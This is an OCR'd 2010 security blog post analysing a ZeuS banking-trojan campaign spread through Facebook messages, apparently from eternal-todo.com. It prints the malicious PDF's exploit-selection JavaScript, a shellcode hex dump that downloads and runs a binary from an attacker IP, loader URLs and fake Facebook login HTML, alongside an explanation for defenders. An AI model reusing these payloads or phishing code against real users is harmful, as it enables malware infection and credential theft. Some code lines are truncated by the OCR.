
ZeuS spreading via Facebook

eternal-todo.com/blog/zeus-spreading-facebook

ZeuS is still the talk of the town. It's downloaded through fake antivirus, downloaders and several exploit kits. Of course, the best-known social networking site couldn't be out of this. Last week we could see some Facebook messages like the following:




tua foto?!
Entre Tú y XXX

[redacted] XXX 27 de enero a las 11:06
esto es realmente la tua foto?! http://readthis313475644147170803236.easy-sharez.com/gp735tq/
buena suerte!

Enviado a través de Facebook Móvil


The link in the message would take the users to a Facebook phishing page where they were requested to authenticate. Simultaneously, obfuscated Javascript code was being executed, creating a hidden iframe in the page body:



This iframe redirected the user to another web page with two more iframes:

> <iframe g1g="321" src="xd/pdf.pdf" l="56" height="31" width="13">
> <iframe g1g="321" src="xd/sNode.php" l="56" height="31" width="13">

After advancing further, we arrived to a directory listing in the same server:



Index of
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://109.95.115.35/fsp/xd/

Index of /fsp/xd

Name	Last modified	Size	Description
Parent Directory		-	
ff.js	22-Oct-2009 03:34	0	
ie.js	06-Nov-2009 03:25	5.9K	
ie2.js	06-Nov-2009 03:27	5.1K	
nowTrue.swf	22-Oct-2009 09:01	45K	
opera.js	27-Oct-2009 07:08	0	
pdf.pdf	15-Jun-2005 11:12	30K	
sNode.php	15-Jun-2005 11:12	2.4K	
swf.swf	15-Jun-2005 11:12	10K	
swfobject.js	22-Oct-2009 02:17	6.7K	


Apache/2.2.3 (CentOS) Server at 109.95.115.35 Port 80

The PDF file intended to be downloaded was a malicious file executing obfuscated Javascript code and containing three vulnerabilities, which were exploited depending on the PDF reader version in use:



```
function a95d36p26m09() {
    var x84t92a89x76 = app.viewerVersion.toString();
    x84t92a89x76 = x84t92a89x76.replace(/\D/g, '');
    var p816a4v7 = new Array(x84t92a89x76.charAt(0), x84t92a89x76.charAt(1), x84t92a89x76.charAt(2));
    if ((p816a4v7[0] == 8) && (p816a4v7[1] == 0) || (p816a4v7[1] == 1 && p816a4v7[2] < 3)) {
        x5u9m6n0(); -> util.printf
    }
    if ((p816a4v7[0] < 8) || (p816a4v7[0] == 8 && p816a4v7[1] < 2 && p816a4v7[2] < 2)) {
        f1n5z1w8(); -> Collab.collectEmailInfo
    }
    if ((p816a4v7[0] < 9) || (p816a4v7[0] == 9 && p816a4v7[1] < 1)) {
        c2r9j2x8(); -> app.doc.Collab.getIcon
    }
}
a95d36p26m09();
```

The three exploits had identical shellcode:



```
Unescaped bytes:
33 c0 64 8b 40 30 78 0c 8b 40 0c 8b 70 1c ad 8b   |3.d.@0x..@..p...|
58 08 eb 09 8b 40 34 8d 40 7c 8b 58 3c 6a 44 5a   |X....@4.@|.X<jDZ|
d1 e2 2b e2 8b ec eb 4f 5a 52 83 ea 56 89 55 04   |..+....OZR..V.U.|
56 57 8b 73 3c 8b 74 33 78 03 f3 56 8b 76 20 03   |VW.s<.t3x..V.v .|
f3 33 c9 49 50 41 ad 33 ff 36 0f be 14 03 38 f2   |.3.IPA.3.6....8.|
74 08 c1 cf 0d 03 fa 40 eb ef 58 3b f8 75 e5 5e   |t......@..X;.u.^|
8b 46 24 03 c3 66 8b 0c 48 8b 56 1c 03 d3 8b 04   |.F$..f..H.V.....|
8a 03 c3 5f 5e 50 c3 8d 7d 08 57 52 b8 33 ca 8a   |..._^P..}.WR.3..|
5b e8 a2 ff ff ff 32 c0 8b f7 f2 ae 4f b8 65 2e   |[.....2.....O.e.|
65 78 ab 66 98 66 ab 33 c0 b8 61 64 00 00 50 68   |ex.f.f.3..ad..Ph|
54 68 72 65 35 24 1c 69 74 50 54 53 b8 aa fc 0d   |Thre5$.itPTS....|
7c ff 55 04 8b f8 83 c4 0c b0 6c 8a e0 98 50 68   ||.U.......l...Ph|
6f 6e 2e 64 68 75 72 6c 6d 54 b8 8e 4e 0e ec ff   |on.dhurlmT..N...|
55 04 93 50 33 c0 50 50 56 8b 55 04 83 c2 7f 83   |U..P3.PPV.U.....|
c2 4c 52 50 b8 36 1a 2f 70 ff 55 04 5b 57 56 b8   |.LRP.6./p.U.[WV.|
98 fe 8a 0e ff 55 04 6a 00 ff d7 68 74 74 70 3a   |.....U.j...http:|
2f 2f 31 30 39 2e 39 35 2e 31 31 34 2e 32 35 33   |//109.95.114.253|
2f 66 62 6b 65 73 70 2f 6c 6f 61 64 2e 70 68 70   |/fbkesp/load.php|



URLs in shellcode:
        http://109.95.114.253/fbkesp/load.php
```


As it can see seen, the shellcode allowed downloading and launching a binary from the URL of the last image. This binary was a ZeuS sample, version 1.3.2.4, which was installed in the system as sdra64.exe.

On the other hand, the sNode.php file would try to exploit a flash vulnerability through the execution of the nowTrue.swf file after loading in memory a shellcode very similar to the last one, but in this case the binary was downloaded from the following URL:

> hxxp://109.95.115.35/fsp/load.php?id=5


This binary had a different MD5, but its behavior was identical, being a 1.3.2.4. version ZeuS too.

Additionally, when the data requested is filled in the Facebook phishing page they are sent to another URL. At the moment of the analysis this URL contained an incorrect domain, not redirecting correctly:




```
</head>
<body class="login_page UIPage_LoggedOut opera use_scroll_wrapper Locale_en_US">

<script>function CbhYbZ(){if (navigator.userAgent.indexOf("MSIE")>0) return document.body.cl


<div id="scroll_wrapper"><div id="menubar_container" class="fb_menubar_show_register">
<div id="fb_menubar" class="fb_menubar_logged_out clearfix">
<ul class="fb_menu_list">
<li class="fb_menu" id="fb_menubar_logo">
<a href="http://www.facebook.com/" class="fb_logo_link"><img class="fb_logo_img" src="2.gif"
<ul id="fb_menubar_aux" class="fb_menu_list"></ul></div><div class="signup_bar_container"><d
<div class="signup_box_content"><span>Facebook te ayuda a comunicarte y compartir con las pe
</div></div></div><div id="content" class="fb_content clearfix"><div class="UIFullPage_Conte
<div class="title_header add_border"><h2 class="title_h no_icon">Entrar en Facebook</h2></di
<form method="POST" action="http://downloads./gp735tq/page.php" onsubmit="return olq(this,'a

<input type=hidden name="email" value="">
<input type=hidden name="flag" value="27470">
```


However, after changing this malformed domain by the IP server, it became possible to get to the desired web page, where a pop-up would inform about the need to upload the Adobe Flash Player version and provide a new binary called update.exe to do it. There was another link in the same page to download another binary, photo.exe, with the same MD5 as update.exe. Both of them have a different MD5 than the rest of commented binaries, but they still have the same behavior: 1.3.2.4 version ZeuS.



For the proper viewing of page it's needed to set the updated version of Adobe Flash Player. To download it immediately press OK.

Download photo.exe from Sendspace.com - send big files the easy way - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
sendspace
Get the Wizard upload/download tool
Upload Premium Tools FAQ Blog Developers Contact
Desarrolla 5 Kilos de Músculos en tan Sólo 1 Semana
Upgrade to Max and download files fast, instantly, and ad-free!
Max Premium
Cancelar
Aceptar
The download link is located below
ENTRA
¿Qué ves en esta imagen?


sendspace
Get the Wizard upload/download tool
Desarrolla 5 Kilos de Músculos en tan Sólo 1 Semana
Max Premium Downloads
Upgrade to Max and download files fast, instantly, and ad-free!
Buy now
¿A que FAMOSO te p
Descúbrelo aquí G


This is the download page for:

Name: photo.exe
Size: 117KB
The download link is located below.

Did You Know? Registered users can:

- Addressbook: keep contacts of your recipients and reuse them.
- Invite a friend and earn Max points
- Set account preferences
- Manage files in Mysendspace

Signup here for FREE!

¿A que FAMOSO te pareces?
Descúbrelo aquí GRATIS
ENTRA
¿Qué ves en esta imagen?
¡El 78% de personas de tu zona
no saben contestar correctamente!
¿Crees que tú sabes la respuesta correcta?
○ Una mujer vieja
○ Una mujer joven
○ Las dos
○ No lo sé

Want your customers to download **ad-free**? Get a Pro account from just $6.99!

Download Link: photo.exe

DOWNLOAD

If unfortunately any of you have visited any of the mentioned links you can check if you are infected following the tips published some months ago.

Submitted by jesparza on Tue, 2010/02/02 - 12:45

Español